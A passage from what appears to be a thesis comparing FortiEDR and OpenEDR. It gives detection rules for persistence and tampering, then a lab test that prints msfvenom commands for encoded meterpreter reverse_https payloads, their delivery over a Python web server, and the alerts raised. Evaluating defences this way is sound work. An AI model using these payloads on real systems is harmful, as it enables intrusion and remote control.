HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce</p>
Booting Time Execution	<p>Registry key path is equal to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager AND registry value name is equal to BootExecute</p>
Disable Service	<p>Registry key path matches HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services* AND registry value name is equal to Start AND registry value data is equal to 4</p>
Disable Windows Application	<p>Registry key path is equal to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\DisallowRun</p>
Disable Command Prompt	<p>Registry key path is equal to HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System AND registry value name is equal to DisableCMD AND registry value data is equal to 2</p>
Disable Show Hidden Files	<p>Registry key path is equal to HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced AND registry value data is equal to 2 AND Registry value name is equal to Hidden OR registry value name is equal to ShowSuperHidden</p>

Addition of DNS Server	Registry key path matches HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesTcpipParametersInterfaces* AND registry value name is equal to NameServer
Modify Hosts File Registry	Registry key path is equal HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesTcpipParameters AND registry value name equal to DataBasePath
File Events	
Add Scheduled Task	File path matches %systemroot%System32Tasks* OR %systemroot%Tasks*
Write Fake System File	File path matches *svch0st.exe OR *svhost.exe
Write to System Directory	File path matches %systemroot%*
Add Startup File or Folder	File path matches any of the following: %appdata%MicrosoftWindowsStart MenuProgramsStartup* %programdata%MicrosoftWindowsStart MenuProgramsStartup* %systemroot%systemiosubsys* %systemroot%systemvmm32* %systemroot%Tasks* OR File path equals any of the following: %systemdrive%autoexec.bat %systemdrive%config.sys %systemroot%wininit.ini %systemroot%winstart.bat %systemroot%win.ini %systemroot%system.ini %systemroot%dosstart.bat
Modify Host File	File path is equal to %systemroot%system32driversetchosts
Write to Executable	File type is equal to PORTABLE_EXECUTABLE AND Process path doesn't match *explorer.exe

Write to Infectible File	Process path doesn't match *explorer.exe AND File path matches any of the following: *.lnk *.wsf *.hta *.mhtml *.html *.doc *.docm *.xls *.xlsm *.ppt *.pptm *.chm *.vbs *.js *.bat *.pif *.pdf *.jar *.sys
Modify Group Policy Settings	File path matches %systemroot%system32grouppolicy* OR %systemroot%Sysvolsysvol*Policies*
Write to Program Files Directory	File path matches %programfiles%*

Download Events	
Download Infectible File	File path matches any of the following: *.lnk *.wsf *.hta *.mhtml *.html *.doc *.docm *.xls *.xlsm *.ppt *.pptm *.chm *.vbs *.js *.bat *.pif *.pdf *.jar *.sys
Download Executable	File type is equal to PORTABLE_EXECUTABLE
Upload Events	
Write Executable to Shared Folder	File type is equal to PORTABLE_EXECUTABLE

Write Infectible to Shared Folder	File path matches any of the following: *.lnk *.wsf *.hta *.mhtml *.html *.doc *.docm *.xls *.xslm *.ppt *.pptm *.chm *.vbs *.js *.bat *.pif *.pdf *.jar *.sys
-----------------------------------	---

Available Policies

Threat Intelligence

Threat intelligence refers to information that is collected, analyzed, and used to identify potential cyber threats or attacks, and to develop strategies for mitigating or preventing them. Threat intelligence can come from a variety of sources, including security researchers, threat actors, security incidents, and security tools.

Threat intelligence can help organizations stay up-to-date on the latest security trends and best practices, which is critical in the rapidly evolving field of cybersecurity. In this chapter, we will analyze where these EDRs take their threat intelligence and how it benefits the organization.

FortiEDR

In addition to using external threat intelligence feeds, FortiEDR's native integration with FortiGuard Labs allows up-to-date intelligence, supporting real-time incident classification to enable accurate incident response playbook activation. Fortinet EDR has an advantage on this, as it has FortiGuard Labs as an in-house security team. The lab's goal is to enrich findings with real-time threat intelligence feeds from a continuously updated cloud database. [12]

FortiGuard Labs provides ongoing analysis and reporting on the latest threat trends, which can be used by FortiEDR and other Fortinet security solutions to detect and prevent attacks. If the organization is using more Fortinet solutions, it would benefit from the information exported by FortiEDR. The tools that would operate well with this EDR, based on Fortinet Datasheet [12] are the following:

- ❖ FortiGate: The FortiEDR connector enables the sharing of endpoint threat intelligence and application information with FortiGate. FortiEDR management can instruct

enhanced response actions for FortiGate, such as suspending or blocking an IP address following an infiltration attack.

- ❖ FortiNAC: FortiEDR shares endpoint threat intelligence and discovered assets with FortiNAC. With Syslog sharing, FortiEDR management can instruct enhanced response actions for FortiNAC, such as isolating a device to a remediation VLAN.
- ❖ FortiSandbox: FortiEDR's native integration with FortiSandbox automatically submits suspicious files to the sandbox in the cloud, supporting real-time event analysis and classification. Additionally, it shares threat intelligence with FortiSandbox.

OpenEDR

OpenEDR uses intelligence from Xcitium Threat Laboratories [13] intelligence as well as recommended security policy. The Verdict Cloud analyzes and identifies all contained unknown files on the virtualized endpoint, and returns a fast malicious/benign verdict.

Comodo's Valkyrie is also available for threat intelligence[14] and analyzes and gives a trusted verdict for every file and gives a trusted verdict for 100% of files on a network. Comodo's platform shares intelligence between every component of the platform and is therefore more secure than disparate products that claim best of breed but don't share information. It has a complete cloud-native framework and delivers a zero-trust architecture with active breach protection for the most comprehensive defense against zero-day threats. Comodo's cybersecurity products maximize intelligent sharing between every component of the platform, therefore providing superior security. Headquartered in Clifton NJ, Comodo's global development team and threat intelligence laboratories deliver innovative, category leading, security solutions for thousands of companies' endpoints, network boundaries, and internal networks.

OpenEDR solutions can also obtain threat intelligence from a variety of sources. Some of them are the following:

1. In-house security research: OpenEDR providers may have their own security research teams that analyze threat data and identify emerging threats. These insights can be used to improve the effectiveness of the OpenEDR solution.
2. Publicly available threat feeds: OpenEDR providers may subscribe to publicly available threat feeds that provide up-to-date information on known threats, malware samples, and indicators of compromise.
3. Commercial threat intelligence feeds: OpenEDR providers may partner with third-party threat intelligence providers to access additional threat data. These providers may have access to data from a wide range of sources and can provide more comprehensive coverage of the threat landscape.
4. Community-based threat intelligence: OpenEDR providers may rely on information shared within online communities, such as information shared by other security researchers or open-source threat intelligence platforms.

Machine Learning

FortiEDR

Machine learning is a subset of artificial intelligence that involves training algorithms to learn from data and make predictions or decisions without being explicitly programmed. In the case of FortiEDR, machine learning algorithms are trained on large amounts of data to identify patterns and behaviors that are associated with known and unknown threats. The algorithms use this knowledge to detect and respond to potential threats in real time.

FortiEDR uses machine learning algorithms in several ways, including:

1. **Behavioral Analysis:** Machine learning algorithms can analyze the behavior of endpoints to identify deviations from normal patterns, which could indicate a potential threat.
2. **Malware Detection:** Machine learning algorithms can analyze files and code to identify characteristics that are indicative of malware.
3. **Threat Hunting:** Machine learning algorithms can be used to identify new and emerging threats by analyzing large volumes of data and identifying patterns that are indicative of a threat.

Overall, the use of machine learning in FortiEDR helps to improve the accuracy and efficiency of threat detection and response, enabling organizations to better protect their endpoints from advanced threats.

OpenEDR

OpenEDR combines a range of technologies, including machine learning algorithms, to help security teams identify and respond to threats more quickly and effectively.

One example of how machine learning can be used in OpenEDR is through the use of anomaly detection algorithms. Anomaly detection algorithms can analyze the behavior of endpoints and detect unusual or suspicious activity, such as a user logging in from an unexpected location or a process running at an unusual time. These algorithms can be trained using historical data to improve their accuracy in identifying anomalies and to reduce the number of false positives.

To sum up, machine learning can play a critical role in improving the effectiveness of openEDR solutions, by enabling security teams to quickly and accurately detect and respond to threats on endpoints.

Layers of protection (endpoint- behavioral analysis)

A layer of protection is a concept used in the field of security and risk management to describe the different levels of security measures that are implemented to protect assets, such as data, physical infrastructure, or intellectual property, against potential threats. In this chapter, we will analyze and compare the different layers that each EDR has.

FortiEDR

The layers of protection provided by FortiEDR include:

1. Real-time continuous monitoring: FortiEDR continuously monitors endpoints for suspicious activity, such as file system changes, process launches, network connections, and system configuration changes.
2. Behavioral-based threat detection: FortiEDR uses behavioral analysis to detect and block advanced threats that may evade traditional signature-based antivirus solutions. This includes analyzing endpoint behavior for suspicious patterns and comparing it to known attack methods.
3. Machine learning-based detection: FortiEDR leverages machine learning to detect and respond to previously unknown threats, including fileless malware, zero-day attacks, and ransomware.
4. Sandbox analysis: FortiEDR can analyze suspicious files and applications in a sandbox environment to detect and prevent malicious behavior before it can infect endpoints.
5. Automated response: FortiEDR can automatically respond to security events on endpoints, such as quarantining malware, isolating infected endpoints, and blocking malicious traffic.
6. Remediation: FortiEDR provides forensic data and remediation tools to help security teams investigate and remediate security incidents on endpoints.

OpenEDR

The layers of protection provided by OpenEDR include:

1. Prevention: OpenEDR uses various prevention techniques such as antivirus software, firewalls, and other security measures to prevent potential threats from infecting an endpoint in the first place.
2. Detection: OpenEDR uses behavioral analytics and machine learning to detect anomalous behavior that may indicate a security threat. It analyzes endpoint events and system logs to identify patterns of activity that may indicate malicious behavior.
3. Investigation: OpenEDR provides detailed information about security threats, including the origin, type, and impact of the threat. This information enables security analysts to quickly investigate the threat and determine the appropriate response.
4. Response: OpenEDR provides various response options, including isolating an infected endpoint, blocking malicious traffic, and cleaning the endpoint of the infection. The response options are designed to contain the threat and prevent it from spreading to other endpoints or compromising sensitive data.
5. Remediation: OpenEDR also provides tools for remediating the effects of security threats, such as restoring system files and configurations, and ensuring that endpoints are secure and functioning properly.


Testing

In order to test the effectiveness of EDR solutions, we will try to simulate attack scenarios that might happen in an organization and then we will monitor the system's response.

One of the ways to test this effectiveness is by using standard attack techniques, for example ones found in the MITRE ATT&CK framework. This will provide insights on the possibility to detect and respond to known attacks.

Another method is to use "red teaming" exercises, where a team of security experts simulates an attack on the network using a variety of techniques, including social engineering, phishing, and malware injection. The goal of red teaming is to test the overall security of the network, including the effectiveness of the EDR system. It is important to also test the system on a regular basis, so that it can be updated and fine-tuned as needed to meet the latest threat landscape.

The Lab setup is the following:



Lab Setup

Metasploit

Initial Setup for MSF Testing

For this test, we will be using the Metasploit Framework, a well-known and true adversary and red team platform still in use both by penetration testers and real-world attackers.

For the following attacks, we are changing the default metasploit SSL cert:

```
msf6 auxiliary(gather/impersonate_ssl) > set RHOST example.com
RHOST => example.com
msf6 auxiliary(gather/impersonate_ssl) > run
[*] Running module against 93.184.216.34

[*] 93.184.216.34:443 - Connecting to 93.184.216.34:443
[*] 93.184.216.34:443 - Copying certificate from 93.184.216.34:443
/C:/US/ST=California/L=Los Angeles/O=Internet\xC2\xA0Corporation\xC2\xA0for\xC2\xA0Assigned\xC2\xA0Names\xC2\xA0and\xC2\xA0Numbers/CN=www.example.org
[*] 93.184.216.34:443 - Beginning export of certificate files
[*] 93.184.216.34:443 - Creating looted key/crt/pem files for 93.184.216.34:443
[*] 93.184.216.34:443 - key: /root/.msf4/loot/20230309160835_default_93.184.216.34_93.184.216.34_ke_557608.key
[*] 93.184.216.34:443 - crt: /root/.msf4/loot/20230309160835_default_93.184.216.34_93.184.216.34_ce_660400.crt
[*] 93.184.216.34:443 - pem: /root/.msf4/loot/20230309160835_default_93.184.216.34_93.184.216.34_pe_759511.pem
[*] Running module against 2606:2800:220:1:248:1893:25c8:1946
[*] 2606:2800:220:1:248:1893:25c8:1946:443 - Connecting to 2606:2800:220:1:248:1893:25c8:1946:443
[-] 2606:2800:220:1:248:1893:25c8:1946:443 - 2606:2800:220:1:248:1893:25c8:1946:443 No certificate subject or CN found
[*] Auxiliary module execution completed
msf6 auxiliary(gather/impersonate_ssl) >
```

Changing Metasploit SSL cert

We take the .pem file and use it for setting the SSL cert in the msf.rc file. We are changing: set HANDLERSSLCERT /root/attack.crt

To our new cert we collected:

set HANDLERSSLCERT

/root/.msf4/loot/20230309160835_default_93.184.216.34_93.184.216.34_pe_759511.pem

```
HANDLERSSLCERT => /root/attack.crt
msf6 > set HANDLERSSLCERT /root/.msf4/loot/20230309160835_default_93.184.216.34_93.184.216.34_pe_759511.pem
HANDLERSSLCERT => /root/.msf4/loot/20230309160835_default_93.184.216.34_93.184.216.34_pe_759511.pem
```

Terminal Handlersslcert

Payload Generation

Malware mitigation against already hashed ones, is helpful, but it is not enough. Our basic goal is to test the endpoint system. We are going to generate three payloads at various iterations of encoding complexity using MSFvenom and the shikata ga nai encoder. This will make the payloads unique to our test. The shikata ga nai encoder used to be a very effective evasion method, but the encoding method should be readily detected by most antivirus programs today.[18]

We are creating 3 msfvenom payloads with lhost IP to our Kali system IP address.

Payload 1: `msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 1 lport=8443 lhost=192.168.1.145 -b "\x00" -f exe -o test.exe`

```
msf6 > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 1 lport=8443 lhost=192.168.1.145 -b "\x00" -f exe -o test.exe
[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 1 lport=8443 lhost=192.168.1.145 -b "\x00" -f exe -o test.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 610 (iteration=0)
x86/shikata_ga_nai chosen with final size 610
Payload size: 610 bytes
Final size of exe file: 73802 bytes
Saved as: test.exe
```

Payload Generation 1

Payload 2: `msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 20 lport=8443 lhost=192.168.1.145 -b "\x00" -f exe -o test2.exe`

```
msf6 > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 20 lport=8443 lhost=192.168.1.145 -b "\x00" -f exe -o test2.exe
[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 20 lport=8443 lhost=192.168.1.145 -b "\x00" -f exe -o test2.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Found 1 compatible encoders
Attempting to encode payload with 20 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 675 (iteration=0)
x86/shikata_ga_nai succeeded with size 702 (iteration=1)
x86/shikata_ga_nai succeeded with size 729 (iteration=2)
x86/shikata_ga_nai succeeded with size 756 (iteration=3)
x86/shikata_ga_nai succeeded with size 783 (iteration=4)
x86/shikata_ga_nai succeeded with size 810 (iteration=5)
x86/shikata_ga_nai succeeded with size 837 (iteration=6)
x86/shikata_ga_nai succeeded with size 864 (iteration=7)
x86/shikata_ga_nai succeeded with size 891 (iteration=8)
x86/shikata_ga_nai succeeded with size 918 (iteration=9)
x86/shikata_ga_nai succeeded with size 945 (iteration=10)
x86/shikata_ga_nai succeeded with size 972 (iteration=11)
x86/shikata_ga_nai succeeded with size 999 (iteration=12)
x86/shikata_ga_nai succeeded with size 1026 (iteration=13)
x86/shikata_ga_nai succeeded with size 1055 (iteration=14)
x86/shikata_ga_nai succeeded with size 1084 (iteration=15)
x86/shikata_ga_nai succeeded with size 1113 (iteration=16)
x86/shikata_ga_nai succeeded with size 1142 (iteration=17)
x86/shikata_ga_nai succeeded with size 1171 (iteration=18)
x86/shikata_ga_nai succeeded with size 1200 (iteration=19)
x86/shikata_ga_nai chosen with final size 1200
Payload size: 1200 bytes
Final size of exe file: 73802 bytes
Saved as: test2.exe
```

Payload Generation 2

Payload 3: `msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 30 lport=8443 lhost=192.168.1.145 -b "\x00\xff" -f exe -o test3.exe`

```
msf6 > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 30 lport=8443 lhost=192.168.1.145 -b "\x00\xff" -f exe -o test3.exe
[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai -i 30 lport=8443 lhost=192.168.1.145 -b "\x00\xff" -f exe -o test3.exe
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Found 1 compatible encoders
Attempting to encode payload with 30 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 580 (iteration-0)
x86/shikata_ga_nai succeeded with size 607 (iteration-1)
x86/shikata_ga_nai succeeded with size 634 (iteration-2)
x86/shikata_ga_nai succeeded with size 661 (iteration-3)
x86/shikata_ga_nai succeeded with size 688 (iteration-4)
x86/shikata_ga_nai succeeded with size 715 (iteration-5)
x86/shikata_ga_nai succeeded with size 742 (iteration-6)
x86/shikata_ga_nai succeeded with size 769 (iteration-7)
x86/shikata_ga_nai succeeded with size 796 (iteration-8)
x86/shikata_ga_nai succeeded with size 823 (iteration-9)
x86/shikata_ga_nai succeeded with size 850 (iteration-10)
x86/shikata_ga_nai succeeded with size 877 (iteration-11)
x86/shikata_ga_nai succeeded with size 904 (iteration-12)
x86/shikata_ga_nai succeeded with size 931 (iteration-13)
x86/shikata_ga_nai succeeded with size 958 (iteration-14)
x86/shikata_ga_nai succeeded with size 985 (iteration-15)
x86/shikata_ga_nai succeeded with size 1012 (iteration-16)
x86/shikata_ga_nai succeeded with size 1039 (iteration-17)
x86/shikata_ga_nai succeeded with size 1066 (iteration-18)
x86/shikata_ga_nai succeeded with size 1097 (iteration-19)
x86/shikata_ga_nai succeeded with size 1125 (iteration-20)
x86/shikata_ga_nai succeeded with size 1155 (iteration-21)
x86/shikata_ga_nai succeeded with size 1184 (iteration-22)
x86/shikata_ga_nai succeeded with size 1213 (iteration-23)
x86/shikata_ga_nai succeeded with size 1242 (iteration-24)
x86/shikata_ga_nai succeeded with size 1271 (iteration-25)
x86/shikata_ga_nai succeeded with size 1300 (iteration-26)
x86/shikata_ga_nai succeeded with size 1329 (iteration-27)
x86/shikata_ga_nai succeeded with size 1358 (iteration-28)
x86/shikata_ga_nai succeeded with size 1387 (iteration-29)
x86/shikata_ga_nai chosen with final size 1387
Payload size: 1387 bytes
Final size of exe file: 73802 bytes
Saved as: test3.exe
```

Payload Generation 3

For this test, as with the methodology referred to “How To Test Antivirus and EDR Software: A Complete Guide” by Brian Laskowski [19], it is considered useful to provide loopholes for the testing process. For example local admin privileges or disabling the Windows Defender.. We will apply an “assumed breach” methodology as our goal is to test the general effectiveness of the tool rather than test every aspect of the attack chain.

Initial Access & Execution

In the first test, we are simulating a simple phishing link that directs the victim to a very simple website where they have to download some files. Our goal in this case is to see whether EDR inspects traffic to the host or hooks into the browser to block malicious files.

For the initial Access test, and in order to complete the payload delivery, we first have to start a web server using python in the same directory as our 3 payloads we created earlier.

We are doing this by executing: `python3 -m http.server`

```
msf6 > python3 -m http.server
[*] exec: python3 -m http.server


Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.128 - - [09/Mar/2023 18:40:45] "GET / HTTP/1.1" 200 -
192.168.1.128 - - [09/Mar/2023 18:40:48] code 404, message File not found
192.168.1.128 - - [09/Mar/2023 18:40:48] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.128 - - [09/Mar/2023 18:40:54] "GET /.msf4/ HTTP/1.1" 200 -
```

python3 server

On our test machine we will try to download the three payloads we created earlier.

OpenEDR

At first using Google Chrome blocked all downloads and created temp files to protect the host.



Test alerts from defender

Many alerts were generated:

Component	Score	Alert Name	Alert Time
Antivirus	4	Antivirus Detect Malware	2023-03-10 01:47:51
Antivirus	4	Antivirus Quarantine	2023-03-10 01:47:51
Antivirus	4	Antivirus Detect Malware	2023-03-10 01:47:54
Antivirus	4	Antivirus Quarantine	2023-03-10 01:44:46
Antivirus	4	Antivirus Quarantine	2023-03-10 01:42:58
Antivirus	4	Antivirus Detect Malware	2023-03-10 01:43:16
Antivirus	4	Antivirus Detect Malware	2023-03-10 01:43:19
Antivirus	10	Malware Detection	2023-03-10 01:47:51


Alerts overview

The High risk alert, “Malware Detection” found a TrojWare.Win32.Rozena.A@275288211.

File Name:	Unconfirmed 416904.crdownload
File Path:	C:\Users\gpanag\Downloads\Unconfirmed 416904.crdownload

Event Generated

We will now try to download them manually and check again:



Download completed

The download was successful, but when I tried to access them they were removed immediately.

The alerts that are created:

Antivirus	4	Antivirus Quarantine
Antivirus	4	Antivirus Quarantine
Antivirus	4	Antivirus Detect Malware
Antivirus	4	Antivirus Detect Malware
Antivirus	4	Antivirus Detect Malware
Antivirus	4	Antivirus Quarantine


Generated Alerts

File Hash:	d5b61a713b6159224ada4885cc9e5bdbcd27cf5
File Name:	test.exe
File path:	C:\Users\gpanag\Downloads\test.exe

Event Generated


FortiEDR

At first using Google Chrome we were trying to download the files, but Google gave us a big warning and created .crdownload files of it.




Chrome Downloads

Internet Explorer let us download it in the same .crdownload format with a warning:



Internet Explorer Downloads

Although Internet explorer give us a way to easily bypass this by selecting “keep the file”



Internet Explorer notification

By selecting Show more>Keep Anyway we have the three files downloaded. At this point no alerts were generated in the FortiEDR.

Although when we tried to open all files, the action was blocked by FortiEDR and it created three alerts for each file:

test2 (1).exe (1 event)		Malicious		11-Mar-2023, 19:28:07	11-Mar-2023, 19:28:07
8683556	MSEDGWIN10	test2 (1).exe	Malicious	File Read Attempt	11-Mar-2023, 19:28:07
Logged-in User: DIPLOMATIKI\gpanag Process owner: DIPLOMATIKI\gpanag Certificate: Unsigned Process path: C:\Users\gpanag\Downloads\test2 (1).exe Raw data items: 1					
test3 (1).exe (1 event)		Malicious		11-Mar-2023, 19:27:41	11-Mar-2023, 19:28:19
